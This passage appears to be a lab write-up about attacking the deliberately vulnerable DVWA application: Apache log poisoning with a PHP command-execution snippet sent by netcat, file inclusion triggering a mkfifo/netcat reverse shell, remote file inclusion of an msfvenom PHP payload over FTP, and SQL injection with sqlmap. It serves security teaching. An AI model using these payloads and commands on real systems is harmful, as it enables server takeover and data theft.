system($_GET['NPTcmd']); ?>. This snippet allows any command passed through the NPTcmd parameter to be executed by the server. I directed the request at a vulnerable DVWA instance located at 192.168.37.138, making sure to include a Connection: close header to ensure the request was completed properly. This setup was essential for the log poisoning phase, where the harmful entry would be recorded in the server's access logs. Later on, by leveraging the file inclusion vulnerability to include the log file, the injected PHP code was executed, allowing for arbitrary command execution on the target machine. This approach underscores how even simple text-based payloads, when paired with poor input handling and misconfigured systems, can lead to a complete system compromise.

To execute the Apache log poisoning, I utilized Netcat to send a malicious HTTP request that I had saved in the logc file to the DVWA server (192.168.37.138) through port 80.



I ran the command nc 192.168.37.138 80 < logc to transmit the specially crafted request, which included the embedded PHP payload. This action caused the server to log the injected code into its access logs, effectively planting the exploit. As expected, the server responded with a standard HTML error page, indicating that it couldn't handle the malformed request. This was anticipated because the objective wasn't to get a valid response but rather to insert the payload into the log file. This step was crucial for setting up the attack, as it prepared the log file for later access through the file inclusion vulnerability, ultimately allowing for remote command execution on the target system.




Key observation:


1. NetCat successfully delivered the payload despite the server error
2. The malformed request was intentionally designed to be logged
3. The error response confirmed our request reached the server
4. No immediate execution occurred-the payload lay dormant in log

The final stage of the attack was all about exploiting a file inclusion vulnerability to run the malicious payload that had been sneaked into the Apache access logs. I used Burp Suite to intercept a request aimed at DVWA's file inclusion module, tweaking the page parameter to point to the compromised log file at /var/log/apache2/access.log. On top of that, I added a reverse shell command to the NPTcmd parameter. This command sequence kicked off by cleaning up any existing temporary files (rm /tmp/f), then it created a named pipe using mkfifo, and finally set up a Netcat reverse shell connection back to my attacker's machine on port 443. To make sure everything went through smoothly in the HTTP request, the entire payload was URL-encoded. Once I sent the modified request, the

server treated the access log as PHP code because of the inclusion vulnerability, executing the embedded command and successfully launching a reverse shell. This incident really showcased how a mix of several weaknesses—like insecure log file permissions, poor input sanitization, and vulnerable file inclusion—can lead to a complete system takeover.


It underscores the urgent need for thorough input validation, secure file handling practices, and strict access controls in web applications.





4.REMOTE FILE INCLUSION (RFI) SHELL USING RFI/LFI LANGUAGE SELECTION BUG (REQUIRES NO PROXY/ BURPSUITE)

Before I kicked off the attack, I took some time to tweak a few important PHP settings to enable remote file inclusion. I opened up the PHP configuration file located at /etc/php/8.2/apache2/php.ini using a text editor and made sure to turn on both allow_url_fopen and allow_url_include by setting them to "On." These settings are crucial for pulling off remote file inclusion attacks since they let PHP treat external URLs just like local files. After making those adjustments, I saved the file and restarted the Apache web server to put the new settings into action. This step was really important because it created the vulnerable environment needed to show how poorly configured PHP settings can open the door to security issues through remote file inclusion exploits.



Security implications:


1. Allow_url_fopen = on enables reading remote files as if they were local
2. Allow_url_include = on permits including remote files in PHP scripts
3. These settings should typically be disabled in production environments
4. The configuration change required Apache restart to take effect

This configuration step finalized the setup required to simulate a real-world remote file inclusion (RFI) attack, demonstrating how default or insecure PHP settings can expand an application's vulnerability exposure. After enabling remote file inclusion by setting both allow_url_fopen and allow_url_include to On, I applied the changes by restarting the Apache web server using the command (systemctl restart apache2).


To confirm Apache was running properly, i executed systemctl status apache2, which displayed:

- Active (running) since Thursday 2025-04-17 17:43:38 EDT
- Memory usage: 13.5
- Worker processes: 6 instances of Apache running under PID 40342

A mirror warning appeared but it did not affect the functionality. The restart was successful, and the server was ready for use again.




To conduct the attack I moved into the Apache web server's root directory by executing the commands using cd ../../.. followed by cd var/www/html. I found myself in the default web directory at /var/www/html, which is where the server keeps and runs all the website files. Getting into this area was key because it helped me verify where any malicious files that were uploaded would be stored and accessed via web requests. This step highlighted a critical point: if an attacker has the right permissions, they can directly alter the file structure that's accessible over the web. This really drives home the importance of having strict permission controls on web server directories to stop unauthorized changes. Later on, this directory would play a crucial role in deploying files during the next steps of the exploitation process.



The exploitation process commenced by crafting a PHP reverse shell payload using msfvenom. The payload was configured to initiate a connection back to my attack machine (IP: 192.168.37.138) on port 443. I executed the following command to generate the malicious file sudo msfvenom -p php/reverse_php LHOST=192.168.37.138 LPORT=443 -f raw -o prfi.php.

I created a raw PHP file called 'prfi.php' that contains the exploit code. When this file is run on the target system, it sets up a reverse shell session, allowing for remote command execution. The process resulted in a PHP file that's 2,952 bytes in size, and it's all set for deployment. At the same time, I fired up msfconsole to set up a listener that would catch the incoming connection from the compromised server. This two-step method—first creating the payload and then activating the listener—shows a common technique used to take advantage of file upload vulnerabilities in web applications. When these vulnerabilities are paired with poor file validation, they can be exploited to gain full control of the system.




The attack strategy used Metasploit's FTP auxiliary module to deliver the harmful PHP payload. I set up the FTP server with its root directory pointing to /var/www/html and linked it to my attack machine's IP address (192.168.37.138). At the same time, I fired up a netcat listener on port 443 in another terminal window to catch any incoming connections. The exploitation process took advantage of DVWA's file inclusion vulnerability. I cleverly manipulated the application to swap out a legitimate include.php reference with an FTP URL that pointed to our payload (ftp://192.168.19.129/prfi.php). When the vulnerable application processed this, it fetched and executed our malicious script through the FTP protocol, which kicked off a reverse shell connection to our netcat listener.

This approach demonstrated an effective bypass of direct file upload restrictions by combining:

1. Remote file inclusion vulnerability exploitation
2. FTP protocol handling for payload delivery
3. Reverse shell establishment through network callback

The successful breach of the system showed just how dangerous it can be when multiple vulnerabilities are exploited together, leading to a total takeover of the server. This really highlights the serious security risks that come from having unfiltered remote file inclusion features in web applications.



5.SQL INJECTION:

The image captures a successful SQL injection exploit against DVWA's user search functionality. By injecting a crafted SQL command into the User ID field, we obtained sensitive database records - including the default administrator credentials (First name: admin, Surname: admin). This vulnerability stems from the application's failure to properly sanitize user-supplied input before incorporating it into database queries.

The attack was facilitated by DVWA's intentionally weakened security configuration, visible in the security=low cookie setting. Exploiting this flaw could enable attackers to:


- Extract entire database contents
- Circumvent authentication mechanisms
- Potentially execute operating system commands (given sufficient database privileges).

While unrelated JavaScript errors appear in the browser console, the cookie data verifies the deliberately insecure configuration used for this demonstration. This case study

powerfully demonstrates how neglecting fundamental security practices - particularly input sanitization - can lead to severe data compromise.

Contemporary security measures would mitigate such risks, including:

1. Parameterized queries (prepared statements)
2. Comprehensive input validation
3. Principle of least privilege for database accounts
4. Web application firewalls



The image documents the reconnaissance phase of an automated SQL injection test using sqlmap, a popular security assessment tool for identifying database vulnerabilities. The test was initiated with the following command sqlmap -u "http://192.168.37.138/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=etukvljvhfidrukuiqcp6s0g57" --dbs.

We found potential SQL injection vulnerabilities in the 'id' parameter during our connection verification and parameter testing.


- The tool pointed out that MySQL is likely the database backend in use.

- We also detected possible cross-site scripting (XSS) vulnerabilities at the same time.
- One limitation we noted is that static parameter content could impact the accuracy of our detection.

The interactive prompt showcases sqlmap's adaptable testing methods, providing options to fine-tune scans for different database types. This automated vulnerability assessment stands in stark contrast to manual testing methods, clearly showing how accessible tools can reveal security flaws—especially in intentionally vulnerable setups like DVWA's low-security configuration (as shown by the session cookie we provided).

